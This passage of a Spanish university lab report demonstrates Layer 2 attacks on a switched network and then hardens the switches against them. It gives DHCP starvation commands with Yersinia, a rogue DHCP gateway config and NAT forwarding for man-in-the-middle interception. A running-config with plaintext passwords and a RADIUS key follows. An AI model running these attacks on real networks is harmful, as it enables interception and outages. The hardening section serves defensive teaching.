


Figura 26: Tabla ARP comprometida: Ambos hosts (10.4.16.1 y 10.4.16.8) apuntan a la MAC del atacante

3.1.4. Ataque DHCP

Figura 27: Configuración inicial de la dirección IP estática en la interfaz eth0 (10.4.18.11/24) y limpieza de configuraciones previas




Figura 28: Configuración de la ruta por defecto a través del gateway 10.4.18.1 para permitir el enrutamiento




Figura 29: Configuración inicial del servidor DHCP con definición de subredes para VLAN 16 (alumnos), VLAN 17 (PDI) y VLAN 18 (PAS)

```
┌──(root㉿kali)-[/home/kali]
└─# # Configurar eth0 como interfaz del servidor DHCP
sudo tee /etc/default/isc-dhcp-server > /dev/null <<'EOF'
# Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)

# Path to dhcpd's config file (default: /etc/dhcp/dhcpd.conf).
DHCPD_CONF=/etc/dhcp/dhcpd.conf

# Path to dhcpd's PID file (default: /var/run/dhcpd.pid).
DHCPD_PID=/var/run/dhcpd.pid

# Additional options to start dhcpd with.
# Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
#OPTIONS=""

# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
# Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACESv4="eth0"
INTERFACESv6=""
EOF
```

Figura 30: Configuración de eth0 como interfaz del servidor DHCP en el archivo de configuración ISC-DHCP-SERVER

```
interface Vlan16
 ip address 10.4.16.1 255.255.255.0
 ip helper-address 10.4.245.100
!
interface Vlan17
 ip address 10.4.17.1 255.255.255.0
 ip helper-address 10.4.245.100
!
interface Vlan18
 ip address 10.4.18.1 255.255.255.0
 ip helper-address 10.4.245.100
!
```

Figura 31: Configuración de IP helper-address en el switch para redirigir solicitudes DHCP al servidor (10.4.245.100)

```
┌──(root㉿kali)-[/home/kali]
└─# # Ejecutar Yersinia en modo ataque
sudo yersinia dhcp -attack 1 -interface eth0
<*> Starting DOS attack sending DISCOVER packet...
<*> Press any key to stop the attack <*>


MOTD: Having lotto fun with my Audiovector Mi3 Avantgarde
```

Figura 32: Ejecución del ataque DHCP Starvation usando Yersinia, enviando paquetes DISCOVER masivos para agotar el pool de direcciones

```
18     0421.175c.8937    DYNAMIC     Gi0/10
18     0422.8d68.c02d    DYNAMIC     Gi0/10
18     0423.a900.25c2    DYNAMIC     Gi0/10
18     0424.401d.a6f9    DYNAMIC     Gi0/10
18     0428.eb70.b6f0    DYNAMIC     Gi0/10
18     0439.1f0f.12c5    DYNAMIC     Gi0/10
18     043a.6d47.96b3    DYNAMIC     Gi0/10
18     043c.5f72.a5ec    DYNAMIC     Gi0/10
18     0441.aa78.3103    DYNAMIC     Gi0/10
18     0441.b63e.96f2    DYNAMIC     Gi0/10
18     0446.602d.941e    DYNAMIC     Gi0/10
18     0456.8e1b.888b    DYNAMIC     Gi0/10
18     045d.8d53.677c    DYNAMIC     Gi0/10
18     0460.d728.b719    DYNAMIC     Gi0/10
18     0461.9379.afa7    DYNAMIC     Gi0/10
18     0462.d24d.be76    DYNAMIC     Gi0/10
18     046a.6658.882c    DYNAMIC     Gi0/10
18     046d.9a29.029a    DYNAMIC     Gi0/10
18     0475.f701.643b    DYNAMIC     Gi0/10
18     0484.774a.98db    DYNAMIC     Gi0/10
18     0490.176c.b184    DYNAMIC     Gi0/10
```

Figura 33: Tabla MAC después del ataque DHCP Starvation, mostrando múltiples entradas dinámicas en la VLAN 18




Figura 34: Conteo de direcciones MAC después del ataque: 7940 direcciones dinámicas en VLAN 18, confirmando el éxito del ataque




Figura 35: Comando para limpiar la tabla de direcciones MAC dinámicas y restaurar el estado normal del switch




Figura 36: Tabla MAC después de la limpieza, mostrando solo las direcciones estáticas del sistema y algunas dinámicas legítimas




Figura 37: Conteo de direcciones MAC después de la limpieza: solo 2 direcciones dinámicas en VLAN 18, estado normal restaurado

```
┌──(root㉿kali)-[/home/kali]
└─# cat  /etc/dhcp/dhcpd.conf
# CONFIGURACIÓN DHCP PARA PRÁCTICAS DE SEGURIDAD
authoritative;
default-lease-time 600;
max-lease-time 7200;

log-facility local7;

# VLAN 16 - alumnos
subnet 10.4.16.0 netmask 255.255.255.0 {
    range 10.4.16.10 10.4.16.100;
    option routers 10.4.16.1;
    option domain-name-servers 8.8.8.8, 1.1.1.1;
    option subnet-mask 255.255.255.0;
}

# VLAN 17 - PDI
subnet 10.4.17.0 netmask 255.255.255.0 {
    range 10.4.17.10 10.4.17.100;
    option routers 10.4.17.1;
    option domain-name-servers 8.8.8.8, 1.1.1.1;
    option subnet-mask 255.255.255.0;
}

# VLAN 18 - PAS
subnet 10.4.18.0 netmask 255.255.255.0 {
    range 10.4.18.50 10.4.18.60;
    option routers 10.4.18.11;
}
```

Figura 38: Modificación de la configuración DHCP para VLAN 18, cambiando el router por defecto a 10.4.18.11 (nuestro servidor)

```
┌──(root㉿kali)-[/home/kali]
└─# echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1

┌──(root㉿kali)-[/home/kali]
└─# sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Figura 39: Habilitación del IP forwarding y configuración de NAT masquerading para permitir el enrutamiento a través del servidor




Figura 40: Verificación de que el IP forwarding está habilitado en el sistema (net.ipv4.ip_forward = 1)




Figura 41: Verificación de las reglas iptables NAT, mostrando la regla MASQUERADE para el tráfico saliente por eth0




Figura 42: Configuración alternativa del IP forwarding usando sysctl para habilitar el reenvío de paquetes




Figura 43: Captura de tráfico mostrando el proceso DHCP: paquete DISCOVER broadcast y posterior asignación de IP 10.4.18.52

Figura 44: Tráfico de red mostrando el ataque Man-in-the-Middle: solicitudes ARP y tráfico ICMP siendo interceptado por el atacante




Figura 45: Traceroute y análisis de ruta mostrando el tráfico pasando a través del servidor atacante (10.4.10.11)

3.2. Parte 2: Fortificación de Capa 2

3.2.1. Port Security en AL-SW1

Objetivo: Implementar medidas de seguridad en puertos de acceso para prevenir ataques de saturación de tabla CAM y conexiones no autorizadas.

Configuración aplicada: Se configuró Port Security en el rango de puertos G0/2-10 del switch AL-SW1 con las siguientes características:

- **Límite de direcciones MAC:** 15 direcciones por puerto
- **Acción ante violación:** Shutdown automático del puerto
- **Modo de aprendizaje:** Sticky MAC address (aprendizaje dinámico)
- **Tiempo de aging:** 0 minutos (deshabilitado)




Figura 46: Configuración de Port Security en AL-SW1 para los puertos G0/2-10

Comandos de verificación utilizados:

- `show port-security` - Estado general de Port Security
- `show port-security address` - Tabla de direcciones MAC seguras
- `show port-security interface g0/2` - Estado detallado por puerto

Resultados de la verificación:

- Port Security habilitado correctamente en los puertos especificados
- Modo de violación configurado como "Shutdown"
- Límite máximo de 15 direcciones MAC por puerto establecido

- Estado inicial: 0 direcciones MAC aprendidas (Secure-down)
- Sistema preparado para detectar y responder a violaciones de seguridad

Esta configuración mitiga efectivamente los ataques de saturación de tabla CAM demostrados en la Parte 1, limitando el número de direcciones MAC que pueden ser aprendidas por cada puerto de acceso y proporcionando una respuesta automática ante intentos de violación.

3.2.2. Desactivación de DTP en AL-SW1 y DL-SW1

Se deshabilitó DTP en todos los puertos de acceso y troncales, configurando manualmente el modo de cada puerto. Esto previene el establecimiento de enlaces troncales no autorizados.




Figura 47: Desactivación de DTP en AL-SW1

3.2.3. Protección contra VLAN Hopping

Se implementaron medidas contra VLAN hopping configurando una VLAN nativa diferente a las VLANs de usuario y eliminando la VLAN 1 de los enlaces troncales. Esto previene ataques de double tagging.




Figura 48: Creación VLAN BLACK HOLE en interfaces




Figura 49: VLAN BLACK HOLE

3.2.4. Configuración STP Seguro en AL-SW1 y DL-SW1




Figura 50: Activa PortFast y BPDUGuard en AL-SW1 (para bloquear puertos que reciban BPDUs de un atacante




Figura 51: Configuracion Root Bridge del DL-SW1 en las VLANs 16,17,18 y 745

3.2.5. DHCP Snooping en AL-SW1

Se activó DHCP Snooping en las VLANs de usuario, configurando como trusted únicamente el puerto hacia DL-SW1. Se establecieron límites de tasa en puertos no trusted para prevenir ataques de agotamiento.

3.3. Parte 3: Dynamic ARP Inspection

Se implementó Dynamic ARP Inspection (DAI) en las VLANs de usuario, configurando como trusted el puerto troncal hacia DL-SW1. Se habilitó validación de direcciones MAC y IP en las respuestas ARP, y se establecieron límites de tasa.

```
ip arp inspection vlan 16-17,745
ip arp inspection validate src-mac dst-mac ip
```

Figura 52: Verificación de IP ARP Inspection

```
interface GigabitEthernet0/20
 switchport trunk allowed vlan 16-18,745
 switchport mode trunk
 switchport nonegotiate
 ip arp inspection trust
```

Figura 53: Configuración de ARP Inspection en AL-SW1

4. RUNNING-CONFIGS

4.1. Configuración del Switch de Acceso (AL-SW1)

```
AL-SW1# show running-config
Building configuration...

Current configuration : 6686 bytes
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname AL-SW1
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$BXzr$DpibY1PXC9XHgP1QfCYHt1
enable password munics
!
username juniorAdmin secret 5 $1$0c//$Fu95Jt68hAoioL4pQKeSS.
username admin privilege 15 secret 5 $1$2w4w$M2w7r6O6jBR389QNWqlxc1
```

```
    aaa new-model
    aaa authentication login default group radius local
    aaa authentication login SSH-LOGIN group radius local-case
    aaa authorization exec default group radius local
    !
    aaa session-id common
    system mtu routing 1500
    ip arp inspection vlan 16-17,745
    ip arp inspection validate src-mac dst-mac ip
    !
    ip dhcp snooping vlan 16-18
    no ip dhcp snooping information option
    ip dhcp snooping
    no ip domain-lookup
    ip domain-name munics.pri
    !
    crypto pki trustpoint TP-self-signed-3100061056
    enrollment selfsigned
    subject-name cn=IOS-Self-Signed-Certificate-3100061056
    revocation-check none
    rsakeypair TP-self-signed-3100061056
    !
    spanning-tree mode pvst
    spanning-tree portfast bpduguard default
    spanning-tree extend system-id
    !
    vlan internal allocation policy ascending
    !
    ip ssh time-out 60
    ip ssh version 2
    !
    interface GigabitEthernet0/1
    switchport access vlan 745
    switchport mode access
    switchport nonegotiate
    ip arp inspection trust
    !
    interface GigabitEthernet0/2
    switchport access vlan 16
    switchport mode access
    switchport nonegotiate
    switchport port-security maximum 15
    spanning-tree portfast
    ip dhcp snooping limit rate 10
    !
    interface GigabitEthernet0/3
    switchport access vlan 16
    switchport mode access
    switchport nonegotiate
    switchport port-security maximum 15
    spanning-tree portfast
```

```
    ip dhcp snooping limit rate 10
    !
    interface GigabitEthernet0/4
    switchport access vlan 16
    switchport mode access
    switchport nonegotiate
    switchport port-security maximum 15
    spanning-tree portfast
    ip dhcp snooping limit rate 10
    !
    interface GigabitEthernet0/5
    switchport access vlan 17
    switchport mode access
    switchport nonegotiate
    switchport port-security maximum 15
    spanning-tree portfast
    ip dhcp snooping limit rate 10
    !
    interface GigabitEthernet0/6
    switchport access vlan 17
    switchport mode access
    switchport nonegotiate
    switchport port-security maximum 15
    spanning-tree portfast
    ip dhcp snooping limit rate 10
    !
    interface GigabitEthernet0/7
    switchport access vlan 17
    switchport mode access
    switchport nonegotiate
    switchport port-security maximum 15
    spanning-tree portfast
    ip dhcp snooping limit rate 10
    !
    interface GigabitEthernet0/8
    switchport access vlan 18
    switchport mode access
    switchport nonegotiate
    switchport port-security maximum 15
    ip arp inspection trust
    spanning-tree portfast
    ip dhcp snooping limit rate 10
    !
    interface GigabitEthernet0/9
    switchport access vlan 18
    switchport mode access
    switchport nonegotiate
    switchport port-security maximum 15
    ip arp inspection trust
    spanning-tree portfast
    ip dhcp snooping limit rate 10
```

```
!
interface GigabitEthernet0/10
switchport access vlan 18
switchport mode access
switchport nonegotiate
switchport port-security maximum 15
ip arp inspection trust
spanning-tree portfast
ip dhcp snooping limit rate 10
!
interface GigabitEthernet0/11
switchport access vlan 745
switchport mode dynamic desirable
!
interface GigabitEthernet0/12
switchport access vlan 745
switchport mode access
!
interface GigabitEthernet0/13
switchport access vlan 745
switchport mode access
!
interface GigabitEthernet0/14
switchport access vlan 23
switchport mode access
shutdown
!
interface GigabitEthernet0/15
switchport access vlan 23
switchport mode access
shutdown
!
interface GigabitEthernet0/16
switchport access vlan 23
switchport mode access
shutdown
!
interface GigabitEthernet0/17
switchport access vlan 23
switchport mode access
shutdown
!
interface GigabitEthernet0/18
switchport access vlan 23
switchport mode access
shutdown
!
interface GigabitEthernet0/19
switchport access vlan 23
switchport mode access
shutdown
```

```
!
interface GigabitEthernet0/20
switchport trunk allowed vlan 16-18,745
switchport mode trunk
switchport nonegotiate
ip arp inspection trust
ip dhcp snooping trust
!
interface GigabitEthernet0/21
switchport access vlan 23
switchport mode access
shutdown
!
interface GigabitEthernet0/22
switchport access vlan 23
switchport mode access
shutdown
!
interface GigabitEthernet0/23
switchport access vlan 23
switchport mode access
shutdown
!
interface GigabitEthernet0/24
switchport access vlan 23
switchport mode access
shutdown
!
interface Vlan1
no ip address
shutdown
!
interface Vlan745
ip address 10.4.245.1 255.255.255.0
!
ip http server
ip http secure-server
logging esm config
access-list 1 permit 10.4.245.0 0.0.0.255
access-list 1 deny   any log
radius-server host 10.4.245.37 auth-port 1812 acct-port 1813
radius-server key Bayern_2025
!
line con 0
password munics
line vty 0 4
access-class 1 in
password munics
